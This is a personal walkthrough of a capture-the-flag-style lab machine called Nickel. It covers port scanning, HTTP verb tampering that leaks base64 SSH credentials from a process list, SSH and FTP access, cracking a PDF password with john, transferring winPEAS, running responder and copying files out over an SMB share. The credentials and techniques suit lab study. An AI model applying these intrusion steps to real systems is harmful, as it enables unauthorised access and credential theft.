Nickel

Key Takeaways

- pay attention to wording in errors they may point you in the right direction for exploitation, in this case is hinted at http verb tampering.
- Make sure to add netbios machine names to hosts file when discovered
- When introduced to something that seems like a finding, look at it more closely. Examine the entire output.
    - For me I didn’t look at the proc dump output as closely as I should have the first time

Walk through

Target: **192.168.249.99**

Getting autorecon running, trying out some speed increase suggestions

```
autorecon 192.168.249.99 --nmap-append="--min-rate=5000" --dirbuster.threads=20 -v
```

running masscan while that goes

```
sudo masscan -p0-65535 192.168.249.99 --rate 1000| tee 192.168.249.99_massscan

this didn't find anything hmm think maybe i need to consider some different flags or something
```

Running my default nmap scan

```
sudo nmap -sC -sV 192.168.249.99 -oA default_scrips
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 13:58 EDT
```

```
Nmap scan report for 192.168.249.99
Host is up (0.037s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.60 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp   open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 86:84:fd:d5:43:27:05:cf:a7:f2:e9:e2:75:70:d5:f3 (RSA)
|   256 9c:93:cf:48:a9:4e:70:f4:60:de:e1:a9:c2:c0:b6:ff (ECDSA)
|_  256 00:4e:d7:3b:0f:9f:e3:74:4d:04:99:0b:b1:8b:de:a5 (ED25519)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=nickel
| Not valid before: 2025-08-12T17:49:44
|_Not valid after:  2026-02-11T17:49:44
| rdp-ntlm-info:
|   Target_Name: NICKEL
|   NetBIOS_Domain_Name: NICKEL
|   NetBIOS_Computer_Name: NICKEL
|   DNS_Domain_Name: nickel
|   DNS_Computer_Name: nickel
|   Product_Version: 10.0.18362
|_  System_Time: 2025-08-13T17:58:41+00:00
|_ssl-date: 2025-08-13T17:59:46+00:00; 0s from scanner time.
8089/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
```

```
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-08-13T17:58:42
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.75 seconds
```

- 21 - A filezilla server
- 22 - ssh
- 135 rpc
- 139 smb
- 445 smb
- 3389 rdp
- 8089 a web server or proxy i imagine

FTP- 21 enum

Anonymous ftp failed

```
┌──(kali㉿kali)-[~/pg/nickel]
└─$ ftp ftp@192.168.249.99
Connected to 192.168.249.99.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
331 Password required for ftp
Password:
530 Login or password incorrect!
ftp: Login failed
ftp>
```

I tried ftp as well

SSH - 22

Tried sshing in as administrator using a couple of weak passwords

RPC - 135

Autorecon runs rpcdump so I go look at that output

I checked for information from the named pipes that are outlined in the notable rpc interfaces section on the pentesting msrpc hacktricks page, but didn’t find anything notable

https://hacktricks.boitatech.com.br/pentesting/135-pentesting-msrpc

SMB -139/445

Looking at the autorecon and nmap default script output for smb nothing of interest was reported.


Attempting manually to authenticate to the smb instance with a null session didnt work

```
nxc smb 192.168.249.99 -u '' -p ''
```

Also tried a guest session using a username that doesn’t exist

```
nxc smb 192.168.249.99 -u 'na' -p ''
```

80 http



dev-api started at 2024-08-02T03:55:30


a blank page saying an api was started

8080 - a web server

Note at this point i was having some connection issues so i reverted the machine


Nmap identifies the server as : Microsoft-HTTPAPI/2.0

Going to the site I find there is a devops dashboard page




clicking the links they lead nowhere


Looking at the source the links all go to an apipa address on port 33333



navigating to this machines ip at port 33333 I get an error saying invalid token




Trying to go to the links outlined in the source but using the targets ip I get an error that I cannot get those pages



Cannot "GET" /list-active-nodes

Thats a weird message to see and leads me to think that http verb tampering may be the path forward

Capturing the request in burp and then changing the method to a post I get a different error




Doing this for each of the 3 links outlines above

```
http://192.168.249.99:3333/list-current-deployments
http://192.168.249.99:3333/list-running-procs
http://192.168.249.99:3333/list-active-nodes
```


List-running-procs gives me some process logs that show the name of the process and the command being run

Notably in one of them, there appears to be some credentials




> ariah:Tm93aXNlU2xvb3BUaGVvcnkxMzkK
>
> and it outlines that this is for ssh as the protocol

highlighting the string in burp it decodes it from base64 to a password value



ariah:
NowiseSloopTheory139


I am able to ssh into the machine using these credentials



I also wanted to check if I could access the ftp server with these credentials and I was able to. There was a pdf file there so I downloaded it

```
┌──(kali㉿kali)-[~/pg/nickel]
└─$ ftp ariah@192.168.249.99
Connected to 192.168.249.99.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
331 Password required for ariah
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61111|)
150 Opening data channel for directory listing of "/"
-r--r--r-- 1 ftp ftp          46235 Sep 01  2020 Infrastructure.pdf
226 Successfully transferred "/"
ftp> get Infrastructure.pdf
local: Infrastructure.pdf remote: Infrastructure.pdf
229 Entering Extended Passive Mode (|||51058|)
150 Opening data channel for file download from server of "/Infrastructure.pdf"
100% |***********************************************************************************************************************************************
226 Successfully transferred "/Infrastructure.pdf"
46235 bytes received in 00:00 (653.02 KiB/s)
ftp>
```

Attempting to open the file it was password locked



extracting a hash from a pdf using pdf2john

```
pdf2john Infrastructure.pdf

Infrastructure.pdf:$pdf$4*4*128*-1060*1*16*14350d814f7c974db9234e3e719e360b*32*6aa1a24681b93038947f76796470dbb10000000000000000000000000000000*32*d9363dc61ac080ac4b9dad4f036888567a2d468a6703faf6216af1eb307921b0
```

Attempting to crack the hash with john the ripper

```
john --wordlist=/usr/share/wordlists/rockyou.txt pdf_hash

ariah4168        (Infrastructure.pdf)
```

I get the password from cracking the hash. Checking out he file, it looks like it tells me about the location of a nas as well as some other endpoints

Infrastructure Notes

Temporary Command endpoint: http://nickel/?

Backup system: http://nickel-backup/backup

NAS: http://corp-nas/files

At this point i realized a bit late that I haven't added nickel (which was found to be the netbios name for the target earlier) to my hosts file so i go do that

```
kali@kali: ~/pg/nickel
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~/pg/nickel ×   c:\windows\system32\cmd.exe ×   kali@kali: ~/pg/nickel ×
  GNU nano 8.4                                                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.249.99 nickel
```

The file looks like it is either taking a parameter in, or it is saying we dont yet know the name for the temporary command endpoint

The other links took me to blank pages which seems off considering cracking the file I would imagine this would lead me forward

I go back into sshing to the box

Looking at my users privileges

```
User Name    SID
============ =============================================
nickel\ariah S-1-5-21-2696774334-3254175373-101825863-1003


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                           State
============================= ===================================== =======
SeShutdownPrivilege           Shut down the system                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking              Enabled
SeUndockPrivilege             Remove computer from docking station  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set        Enabled
SeTimeZonePrivilege           Change the time zone                  Enabled
```

Looking at network configuration there only one interface

at this point I moved winpeas over to get some automated enumeration going

```
ariah@NICKEL C:\Users\ariah\Desktop>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : nickel
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-86-C6-C2
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.249.99(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.249.254
   DNS Servers . . . . . . . . . . . : 192.168.249.254
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

I moved winpeas over using a python web server and curl

```
#on kali
python3 -m http.server 80

#on target
curl http://<kali ip>/winpeas64.exe -O winpeas64.exe
```

Scrolling through the output one of the first things that stood out to me is that the NTLM signing settings were weak and it has send ntlmv2 responses only on

```
╔═══════════╣ Enumerating NTLM Settings
  LanmanCompatibilityLevel    :  (Send NTLMv2 response only - Win7+ default)


  NTLM Signing Settings
      ClientRequireSigning    : False
      ClientNegotiateSigning  : True
      ServerRequireSigning    : False
      ServerNegotiateSigning  : False
      LdapSigning             : Negotiate signing (Negotiate signing)

  Session Security
      NTLMMinClientSec        : 536870912 (Require 128-bit encryption)
      NTLMMinServerSec        : 536870912 (Require 128-bit encryption)
```

so I decided to run responder in the background encase it catches something, simulated client attacks can occur on some machines

```
sudo responder -I tun0
```

Taking a step back after digging a little, I look at the netstat output and realize that there is something on port 80 listening, but I didn't actually get a hit for that in my nmap output, that means potentially the firewall is blocking it.

```
╔═══════════╣ Firewall Rules
╚═ Showing only DENY rules (too many ALLOW rules always)
   Current Profiles: PUBLIC
   FirewallEnabled (Domain):    False
   FirewallEnabled (Private):    False
   FirewallEnabled (Public):    False
   DENY rules:
```

winpeas says the firewall actually is disabled so that is peculiar

however, maybe this has something to do with the temporary command endpoint the document was calling out

Going back to the command output we got from the procdump earlier as well

Response

Pretty Raw Hex Render

```
name        : lsass.exe
commandline : C:\Windows\system32\lsass.exe

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : dwm.exe
commandline : "dwm.exe"

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws80.ps1

name        : Memory Compression
commandline :

name        : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws8089.ps1

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws33333.ps1

name        : FileZilla Server.exe
commandline :
```

we see 3 powershell scripts being run with the ports that we have identified as web servers, so it feels safe to say there is a web server running on port 80

its also worth noting that there is a path given here and now I have system access so i can go look at the code for those scripts

I opened a smb share on my kali machine and then copied the file to it on the target

```
#on kali
impacket-smbserver -smb2support smb .
```

```
#on target
PS C:\windows\system32> copy ws80.ps1 //192.168.45.156/smb
```

There is some routing going on and it looks like there is some command injection protection potentially.

But looking a the routing there is an upload file function as well so maybe we won't need to utilize command injection

```
tcp_33333_http_nmap.txt    ws80.ps1
home > kali > pg > nickel > ws80.ps1
 57   #                $FORMFIELD = ''
 80                {   # download file
106                    { # check if file exists
108                        {
124                            {
125                                # just ignore. Error handling comes afterwards since not every error throws an exception
126                            }
127                            if ($Error.Count -gt 0)
128                            { # retrieve error message on error
129                                $RESULT += "`nError while downloading '$FORMFIELD'`n`n"
130                                $RESULT += $Error[0]
131                                $Error.Clear()
132                            }
133                        }
134                        else
135                        {
136                            # ... file not found
137                            $RESULT = "File $FORMFIELD not found"
138                        }
139                    }
140                    # preset form value with file path for the caller's convenience
141                    $HTMLRESPONSE = $HTMLRESPONSE -replace '!FORMFIELD', $FORMFIELD
142                    break
143                }
144
145                "GET /upload"
146                { # present upload form, nothing to do here
147                    break
148                }
149
150                "POST /upload"
151                { # upload file
152
153                    # only if there is body data in the request
154                    if ($REQUEST.HasEntityBody)
155                    {
156                        # set default message to error message (since we just stop processing on error)
157                        $RESULT = "Received corrupt or incomplete form data"
158
159                        # check content type
```

We have ssh access to the machine so i could set up ssh port forwarding, but I like ligolo so I am going to go that route instead.

There was a new update to ligolo-ng as well which includes autorouting and a web interface so I wanted to play around with that

downloading new release:

Make sure to get the right agent for your target, and the right proxy for your attack box

https://github.com/nicocha30/ligolo-ng/releases

```
default login: ligolo:password
```

